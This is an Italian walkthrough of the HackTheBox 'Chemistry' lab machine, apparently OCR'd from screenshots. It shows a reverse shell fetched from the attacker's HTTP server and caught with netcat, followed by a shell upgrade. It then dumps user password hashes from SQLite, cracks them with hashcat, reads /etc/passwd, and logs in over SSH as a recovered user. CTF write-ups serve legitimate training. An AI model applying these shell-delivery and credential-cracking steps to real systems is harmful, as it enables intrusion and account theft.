


```
opt/htb_machine/Chemistry  python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.38 - - [08/Apr/2025 10:30:56] "GET /shell.sh HTTP/1.1" 200
-
```



```
~  nc -lnvp 9000                                                    ✓  roo
listening on [any] 9000 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.38] 43480
bash: cannot set terminal process group (1078): Inappropria
te ioctl for device
bash: no job control in this shell
app@chemistry:~$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@chemistry:~$ whoami
whoami
app
app@chemistry:~$ 
```

Effettuo un semplice script bash per fare l upload della shell




```
SCRIPT BASH FOR UPGRADE SHELL INTERACTIVE

root@3a453ab39d3d:/backend# script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null

root@3a453ab39d3d:/backend# ^Z
zsh: suspended  ncat -nlvp 4444

$ stty raw -echo; fg
[1]  + continued  ncat -nlvp 4444
                                 reset xterm

root@3a453ab39d3d:/backend# export TERM=xterm
root@3a453ab39d3d:/backend# export SHELL=bash
root@3a453ab39d3d:/backend# stty rows 50 columns 158
```


Lateral Movment

Lateral Movment


giro un po per la macchina e all interno di ‘instance’ directory trovo un file ‘database.db’ contenente passw-ord per molti utenti, si tratta
di un database ‘sqllite3’ e procedo quindi con l apertura dello stesso con ‘sqlite3’ tool.



```
app@chemistry:~/instance$ ls
database.db
app@chemistry:~/instance$ file database.db
database.db: SQLite 3.x database, last written using SQLite version 3031001
app@chemistry:~/instance$ 
```




```
app@chemistry:~/instance$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
structure  user
```




```
sqlite> select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|test|098f6bcd4621d373cade4e832627b4f6
sqlite> 
```


Quindi salvo il contenuto della risposta ricavata da ‘sqlite3’ per il database.db con i nomi utente e le password in un file locale per poterlo
dare in pasto ad ‘hashcat’ tool e trovare delle credenziali valide

Creazione file ‘hashes’ da output sqlite3



```
app@chemistry:~/instance$ sqlite3 database.db "SELECT * FROM us
|' > hashes
app@chemistry:~/instance$ ls
database.db  hashes
```


```
app@chemistry:~/instance$ cat hashes
2861debaf8d99436a10ed6f75a252abf
197865e46b878d9e74a0346b6d59886a
63ed86ee9f624c7b14f1d4f43dc251a5
02fcf7cfc10adc37959fb21f06c6b467
3dec299e06f7ed187bac06bd3b670ab2
9ad48828b0955513f7cf0f7f6510c8f8
6845c17d298d95aa942127bdad2ceb9b
c3601ad2286a4293868ec2a4bc606ba3
a4aa55e816205dc0389591c9f82f43bb
6cad48078d0241cca9a7b322ecd073b3
4af70c80b68267012ecdac9a7e916d18
4e5d71f53fdd2eabdbabb233113b5dc0
9347f9724ca083b17e39555c36fd9007
6896ba7b11a62cacffbdaded457c6d92
098f6bcd4621d373cade4e832627b4f6
```


Creazione in locale file ‘hashes’


```
opt/h/Chemistry  ls
Chemistry.ctd  chemestry_scan  ciccio.cif  hashes
opt/h/Chemistry  cat hashes
2861debaf8d99436a10ed6f75a252abf
197865e46b878d9e74a0346b6d59886a
63ed86ee9f624c7b14f1d4f43dc251a5
02fcf7cfc10adc37959fb21f06c6b467
3dec299e06f7ed187bac06bd3b670ab2
9ad48828b0955513f7cf0f7f6510c8f8
6845c17d298d95aa942127bdad2ceb9b
c3601ad2286a4293868ec2a4bc606ba3
a4aa55e816205dc0389591c9f82f43bb
6cad48078d0241cca9a7b322ecd073b3
4af70c80b68267012ecdac9a7e916d18
4e5d71f53fdd2eabdbabb233113b5dc0
9347f9724ca083b17e39555c36fd9007
6896ba7b11a62cacffbdaded457c6d92
098f6bcd4621d373cade4e832627b4f6
opt/h/Chemistry
```

Hashcat tool




```
 opt/h/Chemistry  hashcat -m 0 hashes /usr/share/wordli
sts/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, REL
OC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The p
ocl project]
```




```
9ad48828b0955513f7cf0f7f6510c8f8:carlos123
6845c17d298d95aa942127bdad2ceb9b:peterparker
c3601ad2286a4293868ec2a4bc606ba3:victoria123
098f6bcd4621d373cade4e832627b4f6:test
63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados
Approaching final keyspace - workload adjusted.
```

Ricordo dall output iniziale di 'sqlite3' che l hash '63ed86ee9f624c7b14f1d4f43dc251a5' era legato all user 'rosa' di cui ha trovato la password
'unicorniosrosados' , ci sarebbero anche le altre trovate in tutto 4, quindi per sicurezza vado a controllare il file '/etc/passwd' e trovo l user
'rosa' con /bin/bash.




```
app@chemistry:~/instance$  cat /etc/passwd|grep '/bin/bash'
root:x:0:0:root:/root:/bin/bash
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
app@chemistry:~/instance$ 
```

SSH Rosa && User.txt



```
 opt/h/Chemistry  ssh rosa@10.10.11.38
The authenticity of host '10.10.11.38 (10.10.11.38)' can't be es
tablished.
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTo
bQqcaz7PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprin
t])? yes
Warning: Permanently added '10.10.11.38' (ED25519) to the list o
f known hosts.
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_6
4)
```




```
rosa@chemistry:~$ whoami
rosa
rosa@chemistry:~$ id
uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)
rosa@chemistry:~$ pwd
/home/rosa
rosa@chemistry:~$ ls -la
total 36
drwxr-xr-x 5 rosa rosa 4096 Jun 17  2024 .
drwxr-xr-x 4 root root 4096 Jun 16  2024 ..
lrwxrwxrwx 1 root root    9 Jun 17  2024 .bash_history → /dev/n
ull
-rw-r--r-- 1 rosa rosa  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 rosa rosa 3771 Feb 25  2020 .bashrc
drwx------ 2 rosa rosa 4096 Jun 15  2024 .cache
drwxrwxr-x 4 rosa rosa 4096 Jun 16  2024 .local
-rw-r--r-- 1 rosa rosa  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root    9 Jun 17  2024 .sqlite_history → /dev
/null
drwx------ 2 rosa rosa 4096 Jun 15  2024 .ssh
-rw-r--r-- 1 rosa rosa    0 Jun 15  2024 .sudo_as_admin_successf
ul
-rw-r----- 1 root rosa   33 Apr  8 07:44 user.txt
rosa@chemistry:~$ cat user.txt
b3ae56ebe820420f988a2b7e46b6a052
rosa@chemistry:~$ 
```

